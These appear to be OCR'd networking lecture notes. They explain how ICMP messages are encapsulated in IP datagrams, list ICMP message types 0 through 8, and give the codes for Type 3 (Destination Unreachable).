

Notes:



ICMP Message Delivery

- ICMP messages are encapsulated into the **datagram**
- Encapsulation uses the same technique IP uses to **deliver data**, which is subject to the same delivery failures as any IP packet
- This creates a scenario where error reports could generate more error reports
- This causes increased congestion within an **already ailing network**
- Errors created by ICMP messages do not generate their **own ICMP messages**
- It is possible to have a datagram delivery error that is never reported back to the **sender of the data**



Format of an ICMP Message

Type	Name
0	Echo Reply
1	Unassigned
2	Unassigned
3	Destination Unreachable
4	Source Quench
5	Redirect
6	Alternate Host Address
7	Unassigned
8	Echo


Type 3: Destination Unreachable

Codes

0 Net Unreachable
1 Host Unreachable
2 Protocol Unreachable
3 Port Unreachable
4 Fragmentation Needed and Don't Fragment was Set
5 Source Route Failed
6 Destination Network Unknown
7 Destination Host Unknown
8 Source Host Isolated
9 Communication with Destination Network is Administratively Prohibited
10 Communication with Destination Host is Administratively Prohibited
11 Destination Network Unreachable for Type of Service
12 Destination Host Unreachable for Type of Service
13 Communication Administratively Prohibited
14 Host Precedence Violation
15 Precedence cutoff in effect

